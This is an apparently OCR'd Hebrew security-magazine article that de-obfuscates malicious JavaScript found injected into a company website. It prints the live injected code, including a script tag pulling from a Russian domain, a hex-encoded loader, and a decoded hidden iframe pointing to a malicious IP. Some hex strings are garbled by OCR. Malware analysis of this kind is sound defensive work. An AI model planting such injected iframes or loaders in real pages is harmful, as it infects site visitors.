


Web Malicious Code ניתוח

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

בשנים האחרונות אנו עדים לתופעה מעניינת מאוד- אם בעבר המטרה העיקרית של התוקפים היתה הרכיבים הנמצאים על השרת (Server-Side), הרי שכיום אפשר לראות כי רב המתקפות הן כלפי המשתמשים (Client-Side). אלכס רויכמן מצ'קסמארקס העלה את העניין במאמר בנושא Cross-Site History Manipulation שפורסם בגליון השישי. לדעתו הסיבה לתופעה זו היא שהרבה יותר קל לתקוף את המשתמש התמים מאשר את השרת, ישנם הרבה יותר משתמשים מאשר שרתים, לכן הסיכוי למצוא משתמש שגולש בעזרת רכיבים לא מעודכנים גדול יותר מהסיכויים להצליח לתקוף את השרת.


כחלק מתופעה זו אפשר לשים לב כי פעמים רבות, כשאתר גדול נפרץ, התוקפים מזריקים לתוכו קוד זדוני שמנצל חולשה הנמצאת באחד מהרכיבים בעזרתם המשתמש גולש (הדפדפן עצמו, הרכיבים האחראים לפרש את הקודים השונים- Java, Javascript, CSS, פלאש ו- PDF). לקודים שכאלה קוראים "Malicious web code" והרעיון להדביק אתרים בקוד שכזה נובע מהנחת יסוד שבמידה ופרצנו לשרת מסויים והצלחנו לגנוב ממנו מידע הרווחנו רווח מסויים, אך במידה ונדביק את העמודים באתר המאוכסן על השרת בקוד זדוני,נוכל להרוויח רווח גדול יותר על ידי ריבוי הקורבנות.

אחת הבעיות הגדולות ביותר שתוקפים נתקלים בהן כאשר הם מבצעים מתקפות מסוג זה, היא משך חיות החשיפה כ- 0day. הכוונה היא שלדוגמא ומצאנו פרצה בשירות מסויים של מערכת ההפעלה, כל עוד לא ייכתב טלאי לאותה הפרצה היא תחשב כ- 0day ונוכל להשתמש בה מבלי שיוכלו לעצור אותנו, במידה ואחד מהקורבנות יגלה את הפרצה ויבין כיצד לחסום אותה- פרצה זו לא תהיה שימושית יותר.

כאשר מדובר בקוד שרץ בתצורת "Client-Side", האפשרות לניתוח החשיפה נגישה הרבה יותר וכבר לא צריך לנתח את הפאקטים שהגיעו אלינו בעזרת Wireshark או להריץ מוניטור על כלל החיבורים אלא פשוט ללחוץ בדפדפן על "View Source" ולראות את הקוד שתקף אותנו. התוקפים לא יכולים להחביא את הקוד ב-"Server Side" ולבצע שם את החישובים מפני שכל הרעיון במתקפות Client-Side הוא לנצל את המנגנונים שמפרשים את הקוד שלנו במחשבו של הלקוח וכך לפגוע בו.

כחלק מהמאמצים לפתור בעיה זו, משתמשים תוקפים בקודים מטעים או בשפה המקצועית "Obfuscation". מדובר בשימוש בפונקציות מסובכות, משתנים רבים עם שמות ארוכים ומבלבלים והרבה "קוד ספגטי". כל אלו נועדו לדבר אחד- לבלבל את האדם או את הכלים האוטומטיים שמנסים לנתח את הקוד ולגלות מה תפקידו.

במאמר זה אציג ניתוח שלי על קוד שמצאתי באתר ישראלי גדול יחסית המספק פתרונות תוכנה לאירגונים שונים (בעלי האתר עודכנו וכל שירותי ה-"Safe browsing" של גוגל, מוזילה וכו' מודעים לשרתים הנגועים). אל האתר הגעתי מקישור שפורסם באחד הפורומים, ואיך שנכנסתי אליו לקח פרק זמן ממושך עד שהעמוד נטען, כשניסתי לבצע "View-Source" הדפדפן זחל. נכנסתי לעמוד בעזרת Telnet ומצאתי את הסיבה:



אין דבר חשוד יותר ממלא תווים הקסדצימאלים שרצים על המסך. העתקתי את הכל לזיקית החביבה עלי ושמרתי בקובץ טקסט. אגב, חשוב לציין שכשהורדתי את ה-Payload המקורי לדף TXT חדש- האנטי וירוס שלי (Avast) ישר קפץ והתריע על קוד המכיל Iframe חשוד וקוטלג כ-"JS:ScriptPE-inf [Trj]" כך שבכדי להמשיך בניתוח הקוד נאלצתי לכבות אותו. משום מה, ה-"Script Blocker" לא התריע כאשר נכנסתי לאתר. במידה ואתם עובדים בלי אנטי-וירוס מעודכן שאפשר לסמוך עליו מומלץ לבצע ניתוחי קוד אך ורק בסביבה וירטואלית בה אפשר למחוק לאחר מכן במידה והרצתם את הוירוס בטעות.

בשלב זה הבנתי שכנראה יש לנו משהו מעניין לכתוב עליו לגליון, אז סגרתי את האנטי-וירוס, הפעלתי את הדיסק "Moon Safari" של "Air" וניגשתי למלאכה.

הבנת הקוד

זהו הקוד הראשוני כפי שהופיע ב-Telnet ולאחר מכן הועבר לעורך הטקסט וסודר:

1.txt

```
<script src=http://kaskad-un.ru/images/karta.php ></script><body bgcolor='678FC2'>

<script>
c10z88='';
ree0e9b5b='rfaa752255';
r81a0857b='r2c5b5';
rb2edeb46d=/* r1df6a50f9d3 */document;
if(ree0e9b5b+c10z88+r81a0857b=='rfaa752255r2c5b5')
{
    r34ae1905346=rb2edeb46d
};
r34ae1905346.write('
    <scr'+'ipt>
    function r96a7611d77(rcc854f5)
    {
        return ev'+c10z88+'al(rcc854f5);
    }
    </scr'+'ipt>');
    function c10cac6388r3b0a6(re902bec)
    {
        function rbb795e()
        {
            var rb83ac18aa69=16;
            return rb83ac18aa69;
        }
        var z50='';
        return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
    }
    function rf6d55(r82d7c98)
    {
        function rdfe6838()
        {
            var r115442e=2;
            return r115442e;
        }
        var r2e18b0e2='';
        r671ebb6='fromCh';
        r071f9a6926=String[r671ebb6+'arC'+'ode'];
        for(rd3ecb1f57=0;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=rdfe6838())
        {
            r2e18b0e2+=(r071f9a6926(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));
        }return r2e18b0e2;
    }
```

```
44      var r612d3131b='3C7363726970743E66756E6374696F6E20636865636B5F636F6E74656E7428297B76
45                      61'+c10z88+'7220693D303B7768696C6528646F63756D656E742E676574456C656D
46                      656E747342795461'+c10z88+'674E61'+c10z88+'6D65282769667261'+c10z88+'
47                      6D6527292E6C656E677468297B7661'+c10z88+'7220656C3D646F63756D656E742E
48                      676574456C656D656E747342795461'+c10z88+'674E61'+c10z88+'6D6528276966
49                      7261'+c10z88+'6D6527295B695D3B6966282028656C2E7374796C652E646973706C
50                      61'+c10z88+'793D3D276E6F6E6527207C7C20656C2E7374796C652E766973696269
51                      6C697479203D3D27686964656E27207C7C2028656C2E77696474683C3520262620
52                      656C2E68656967687743C35292920262620656C2E6E61'+c10z88+'6D6521'+c10z88
53                      +'3D276331'+c10z88+'3027297B656C2E7061'+c10z88+'72656E744E6F64652E72
54                      656D6F76654368696C6428656C293B7D656C736520692B2B3B7D7D636865636B5F63
55                      6F6E74656E7428293B0D0A69662821'+c10z88+'6D796961'+c10z88+'297B646F63
56                      756D656E742E7772697465287565736361'+c10z88+'706528202725336325363 9
57                      25363625373225363 1'+c10z88+'25366425363525323025366525363 1'+c10z88+'
58                      25366425363525336425363325333 1'+c10z88+'25333025323025373325373225 6
59                      33253364253237253638253734253734253730253361'+c10z88+'25326625326625
60                      33372533372532652533322533322533 1'+c10z88+'253265253331'+c10z88+'25
61                      3335253333253265253331'+c10z88+'25333725333825326625363725366625333 2
62                      25326625363925366525326525373025363825373025336625323725326225346425
63                      3631'+c10z88+'25373425363825326525373225366625373525366525363425323 8
64                      253464253631'+c10z88+'25373425363825326525373225363 1'+c10z88+'253665
65                      25363425366625366425323825323925326 1'+c10z88+'25333825333625333525333
66                      31'+c10z88+'25333525323925326225323725363625333225333625363325363225
67                      36322536322536332532372532302537372536392536342537342536382533642533
68                      37253331'+c10z88+'25333525323025363825363525363925363725363825373425
69                      3364253331'+c10z88+'253332253331'+c10z88+'25323025373325373425373925
70                      36632536352533642532372537362536392537332536392536322536392536632536
71                      39253734253739253361'+c10z88+'25363825363925363425363425363525366525
72                      32372533652533632532662536392536362537322536 1'+c10z88+'253664253635
73                      2533652729293B7D7661'+c10z88+'72206D796961'+c10z88+'3D747275653B3C2F
74                      7363726970743E';
75      r34ae1905346.write(rf6d55(r612d3131b));
76  </script>
```

Script file | nb char : 3338 | Ln : 57 Col : 89 Sel : 0 | Dos\Windows ANSI

שימו לב כי שמות המשתנים בקוד מאוד מוזרים, שמות רב הפונקציות לא מוכרות ובכל זאת- הדפדפן מסוגל להריץ אותן, לכן אפשר להניח כי מדובר ב-Obfuscation.

פענוח ה-Obfuscation

הרעיון ב-Obfuscation הוא פשוט "סירבול" הקוד, לדוגמא- להמיר קוד פשוט של ארבע שורות לקוד בן 100 שמורכב מעשרות משתנים עם שמות ארוכים ודומים רק על מנת להקשות על מנתחי הקוד. בקוד שמוצג כאן אפשר לראות מספר רמות של עקרון זה. דוגמאות ל-Obfuscation בקוד שלנו, הפונקציה "rbb795e()" נראת כך:

```
25      function rbb795e()
26      {
27          var rb83ac18aa69=16;
28          return rb83ac18aa69;
29      }
```

כפי שניתן להבחין , כל מטרת הפעולה היא בסופו של דבר להחזיר את הסיפרה "16". יוצר הקוד רצה להקשות על מי שינתח את הקוד ובמקום לכתוב "16" בכל מקום בקוד הוא יבצע קריאה לפונקציה הזאת:

```
31      return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
```

למה "16"? כי אם נסתכל על ה-Payload של הפונקציה (שורה 44) שאחראית לפענח אותו נראה כי מדובר ב-Payload שבנוי מתווים הקסדצימאלים. דוגמא נוספת אפשר לראות בפונקציה "()rdfe6839":

```
35      function rdfe6838()
36      {
37          var r115442e=2;
38          return r115442e;
39      }
```

כמו הפונקציה הקודמת שהצגנו- תפקידה של הפונקציה הוא להחזיר את המספר "2", ואפשר לראות שימוש בה, בלולאת הפענוח:

```
43      for(rd3ecb1f57=0;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=rdfe6838())
44      {
45          r2e18b0e2+=(r071f9a6926(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));
46      }
47      return r2e18b0e2;
```

למה דווקא "2"? מפני שב- Payload כל שני תווים הקסדצימאלים מייצגים תו אחד, וכך הלולאה יודעת לבצע קפיצות של 2 (השימוש הראשון- בכותרת הלולאה) ולבצע פענוח רציף של שני תווים בכל פעם (השימוש השני- בפונקציית ה-"substr").

דוגמא נוספת של Obfuscation אפשר לראות בדיוק באותו מקום, לולאת הפענוח שלנו מבצעת את השורה הבאה בכל ריצה:

```
45          r2e18b0e2+=(r071f9a6926(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838()))));
```

המחרוזת הראשונה ("r2e18b0e2") היא המשתנה השומר את כל תוצאות הפענוח ובסופו של דבר אותו פונקציית הפענוח מחזירה (כאן אפשר לציין כי בנקודה זו נוכל להוסיף קריאת "Alert" עם המשתנה הזה בכדי לראות בסופו של דבר את תרגום ה-Payload לפני שהוא נשלח לדפדפן- אבל נניח לזה כרגע).

מה היא המחרוזת השניה? זאת ככל הנראה פונקציה שמקבלת ערך מסויים- אחרי מעקב קצרצר בקוד נוכל לראות באיזו פונקציה מדובר, שימו לב: בשורה 41 אפשר לראות שהמחרוזת "fromCh" נכנסת למשתנה בשם "r671ebb6":

```
41      r671ebb6='fromCh';
```

שורה אחר כך, אפשר לראות שהמשתנה "r071f9a6926" מקבל את הערך של "r671ebb6" (שהוא- "fromCh") ובנוסף אליו הוא מקבל את המחרוזת "'arC'+'ode'":

```
42      r071f9a6926=String[r671ebb6+'arC'+'ode'];
```

מכאן אפשר להבין שבכל מקום שכותב הקוד משתמש בקריאה לפונקציה "r071f9a6926" הוא בעצם מבצע קריאה לפונקציה "FromCharCode", כלומר שאפשר לכתוב את תוכן הלולאה באופן הבא:

```
r2e18b0e2+=String.fromCharCode(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838())));
```

נמשיך ונבחן את המחרוזת הבאה- "c10cac6388r3b0a6". אם נסתכל על הקוד בשורה 23, נוכל לראות את מימוש הפונקציה:

```
23  function c10cac6388r3b0a6(re902bec)
24  {
25      function rbb795e()
26      {
27          var rb83ac18aa69=16;
28          return rb83ac18aa69;
29      }
30      var z50='';
31      return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
32  }
```

את הפונקציה הראשונה אנחנו כבר מכירים- תפקידה הוא להחזיר את הספרה "16". אם נסתכל על הערך שהפונקציה מחזירה:

```
return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
```

נבחין שהיא משתמשת בפונקציה נוספת- "r96a7611d77" משורה 17:

```
17  function r96a7611d77(rcc854f5)
18  {
19      return ev'+c10z88+'al(rcc854f5);
20  }
```

מה שהפונקציה עושה זה לקבל ערך, ולהחזיר אותו כך:

```
return ev'+c10z88+'al(rcc854f5);
```

כאן כבר אפשר לראות כי מדובר ב-"eval" (פונקציה שמקבלת מחרוזת ומריצה אותה) ובשורה שבע נוכל למצוא מה זאת השטות "c10z88":

```
7    c10z88='';
```

פשוט כלום, סתם נסיון ל-Obfuscation חלש.

הרחבה

במקרה האחרון כותב הקוד ביצע את הקריאה לפונקצית ה-eval באופן הבא: "ev'+c10z88+'al(rcc854f5)" במקום פשוט לבצע קריאה זאת כך: "eval(rcc854f5)", כמו שאפשר לראות, לעין אנושית אין שום בעיה להבין את זה והרעיון כאן מאוד דומה לדוגמא הבאה:

```
21    </scr'+'ipt>
```

הוא נועד למנוע מתוכנות שסורקות את הקוד באופן אוטומטי ומנסות למצוא קודים חשודים (eval היא אחת הפונקציות החשודות ביותר ב-javascript, היא שולחת לדפדפן קוד לבצע)
לכן, ניתן להבין שבמקום לכתוב:

```
return (r96a7611d77('parseI'+z50+'nt')(re902bec,rbb795e()));
```

נוכל לכתוב זאת באופן הבא (כך ש-"re902bec" זהו הערך שהפונקציה קיבלה):

```
return (eval('parseInt')(re902bec,16));
```

ולהוריד לפחות 20 שורות מהקוד. על פי מידע זה, ניתן להסיק שאת תוכן לולאת הפענוח נוכל לשנות, ובמקום לכתוב:

```
r2e18b0e2+=String.fromCharCode(c10cac6388r3b0a6(r82d7c98.substr(rd3ecb1f57,rdfe6838())));
```

נוכל לכתוב באופן הבא (כך ש-"r82d7c98" זהו הערך שהפונקציה מקבלת ו-"rd3ecb1f57" זהו משתנה לולאת הפענוח):

```
r2e18b0e2+=(String.fromCharCode(eval('parseInt')(r82d7c98.substr(rd3ecb1f57,2),16)));
```


וגם במקרה הזה, להוריד מספר רב של שורות לא נחוצות מהקוד המקורי. דוגמא נוספת ואחרונה נקח מתחילת הקוד:

```
7   c10z88='';
8   ree0e9b5b='rfaa752255';
9   r81a0857b='r2c5b5';
10  rb2edeb46d=/* r1df6a50f9d3 */document;
11  if(ree0e9b5b+c10z88+r81a0857b=='rfaa752255r2c5b5')
12  {
13      r34ae1905346=rb2edeb46d
14  };
```

בהסתכלות ראשונית על הקוד נראה כי מדובר בהצבה מסויימת של ערכים ולאחר מכן התניה (IF) מסויימת שלפי תוצאותיה ישנה הצבה נוספת. אם נסתכל בשורה 11 על הערכים המוכנסים להתניה, נוכל לראות כי הם הערכים שנקבעו בדיוק בשורות שמעליה, בהסתכלות על הערכים הנכנסים לאותם משתמשים נוכל לקבוע כי מדובר בהתניה סטטית.

משמעות הדבר שאין כאן שום בדיקה של ערכים משתנים, מדובר פה בבדיקה שתמיד תחזיר את אותה התוצאה ולא משנה באיזה סביבה הקוד הזה ירוץ או מה יהיו הנסיבות- הערכים קבועים בכל ריצה!

שימו לב לשירטוט הבא:



- בשורות 4-6 יוצר הקוד הכניס מספר מחרוזות קבועות למספר משתנים.
- בשורה 7 יוצר הקוד הכניס את המילה "document" (אובייקט javascript המתייחס לדף הנוכחי) למשתנה נוסף.
- בשורה 8 ישנה בדיקה האם המשתנים אכן מכילים את אותן המחרוזות שהכנסנו להן בשורות 4-7. (כאן התוצאה תמיד תיהיה חיובית! מדובר בהתניה סטטית לחלוטין).
- בשורה 10 מועבר הערך של המשתנה משורה 7 ("document") למשתנה נוסף.

- בשורה 12 כבר אפשר לראות את השימוש בו- במקום לכתוב "document.write" (הצגה של פלט) יוצר הקוד ביצע: "r34ae1905346.write" – מבחינת המנוע שמפרש את ה-javascript בדפדפן אין הבדל בין זה לבין "document.write".

לכן, בכל מקום שיש שימוש של "r34ae1905346" אפשר לכתוב "document".

מעקב אחרי הקוד


אם לפני הורדת ה-Obfuscation Code מספר שורות הקוד היה 46 (כל ה-Payload הוא שורה אחת, במאמר זה חילקתי אותו למספר שורות בכדי שיהיה ברור יותר), הרי שלאחר ההורדה מספרן הוא 12, כמעט רבע מהקוד המקורי! זהו הקוד החדש:

```
<script>
c10z88='';
function rf6d55(r82d7c98)
{
    var r2e18b0e2='';
    for(rd3ecb1f57=0;rd3ecb1f57<r82d7c98.length;rd3ecb1f57+=2)
    {
        r2e18b0e2+=(String.fromCharCode(eval('parseInt')(r82d7c98.substr(rd3ecb1f57,2),16)));
    }
    return r2e18b0e2;
}
var r612d3131b='3C7363726970743E66756E6374696F6E20636865636B5F636F6E74656E7428297B7661'+c10z88+
'7220693D303B7768696C6528646F63756D656E742E676574456C656D656E747342795461'+c10z88+'674E61'+c10z88+
'6D65282769667261'+c10z88+'6D6527292E6C656E677468297B7661'+c10z88+
'7220656C3D646F63756D656E742E676574456C656D656E747342795461'+c10z88+'674E61'+c10z88+
'6D65282769667261'+c10z88+'6D6527295B695D3B6966282028656C2E7374796C652E646973706C61'+c10z88+
'793D3D276E6F6E6527207C7C20656C2E7374796C652E766973696269 6C697479203D3D2768696464656E27207C7C2028656C
2E7769647468 3C3520262620656C2E686569676874 3C3529292026262 0656C2E6E61'+c10z88+'6D6521'+c10z88+
'3D276331'+c10z88+'3027297B656C2E7061'+c10z88+
'72656E744E6F64652E72656D6F76654368696C6428656C293B7D656C736520692B2B3B7D7D636865636B5F636F6E74656E74
28293B0D0A69662821'+c10z88+'6D796961'+c10z88+'297B646F63756D656E742E777269746528756E65736361'+c10z88
+'7065282027253363253639253636253732253631'+c10z88+'25366425363525323025366525363 1'+c10z88+
'25366425363525336425363325336'+c10z88+
'25333025323025373325373225363325336425323725363825373425373425373025336 1'+c10z88+
'25326625326625333725333725326525333225333225333 1'+c10z88+'253265253331'+c10z88+
'25333525333325326525333 1'+c10z88+
'25333725333825326625363725366625333225326625363925366525326525373025363825373025336625323725326225 34
64253631'+c10z88+'25373425363825326525373225366625373525366525363425323825346425363 1'+c10z88+
'25373425363825326525373225363 1'+c10z88+'25366525363425366625366425323825323925326 1'+c10z88+
'25333825333625333525333 1'+c10z88+
'25333525323925326225323725363625333225333625363325363225363225363225363325323725323025373725363925 36
342537342536382533642533372533 1'+c10z88+
'25333525323025363825363525363925363725363825373425336425333 1'+c10z88+'253332253331'+c10z88+
'25323025373325373425373925366325363525336425323725373625363925373325363925363225363925363225363925 37
34253739253361'+c10z88+'25363825363925363425363425363525366525253365272929 3B7D7661'+c10z88+
'72206D796961'+c10z88+'3D747275653B3C2F323725336525336325326625363925363625373225363 1'+c10z88+
'25366425363573637269707 43E';
document.write(rf6d55(r612d3131b));
</script>
```

עד שורה 11, כמו שכבר הדגמנו, מדובר בלולאה שאחראית על פענוח ה-Payload. בשורה 12 קיים את ה-Payload עצמו ובשורה 13 אנחנו מבצעים הרצה של ה-Payload. ישנן מספר נקודות בקוד בהן נוכל לבצע בדיקה מהו ה-Payload הזה, הנקודה הנוחה ביותר היא כמובן- שינוי של שורה 13- במקום להריץ את הקוד נכניס אותו ל-Alert:

```
alert(rf6d55(r612d3131b));
```

וכשנריץ את הקוד נוכל לראות את הפענוח של ה-Payload:



אם נבצע CTRL+A לתיבה שקפצה ונעתיק את תוכנה לעורך הטקסט שלנו, נוכל לראות את הקוד באופן ברור יותר:

```
<script>
function check_content()
{
    var i=0;
    while(document.getElementsByTagName('iframe').length)
    {
        var el=document.getElementsByTagName('iframe')[i];
        if( (el.style.display=='none' || el.style.visibility =='hidden' || (el.width<5 && el.height<5)) && el.name!='c10')
        {
            el.parentNode.removeChild(el);
        }
        else
            i++;
    }
}
check_content();
if(!myia)
{
    document.write(unescape(
'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%31%30%20%73%72%63%3d%27%68%74%74%70%3a%2f%2f%37%37%2e%32%32%31%2e%31%35%33%2e%31%37%38%2f%67%6f%32%2f%69%6e%2e%70%68%70%3f%27%2b%4d%61%74%68%2e%72%6f%75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%38%36%35%31%35%29%2b%27%66%32%36%63%62%62%62%63%27%20%77%69%64%74%68%3d%37%31%35%20%68%65%69%67%68%74%3d%31%32%31%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%3e')
    );
}
    var myia=true;
</27%3e%3c%2f%69%66%72%61%6d%65script>
```


מי שמעט מנוסה בנושא זה ישים לב קודם כל לפונקציית ה-Unescape וכל התווים שהיא מקבלת. גם כאן, בכדי לבדוק מה תפקידם של תווים אלה, נחליף את ה-"document.write" בהודעת Alert שתציג את הפענוח של כל התווים משורה 19:

```
alert(unescape(
```

ניצור עמוד חדש שיכיל רק את הקוד שמעניין אותנו:

```
<script>
alert(unescape(
'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%31%30%20%73%72%63%3d%27%68%74%74%70%3a%2f%2f%37%37%2e%32%32%31%2e%31%35%33%2e%31%37%38%2f%67%6f%32%2f%69%6e%2e%70%68%70%3f%27%2b%4d%61%74%68%2e%72%6f%75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%38%36%35%31%35%29%2b%27%66%32%36%63%62%62%62%63%27%20%77%69%64%74%68%3d%37%31%35%20%68%65%69%67%68%74%3d%31%32%31%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%3e'));
</script>
```


וכשנכנס אליו נוכל לראות מיד במה מדובר:



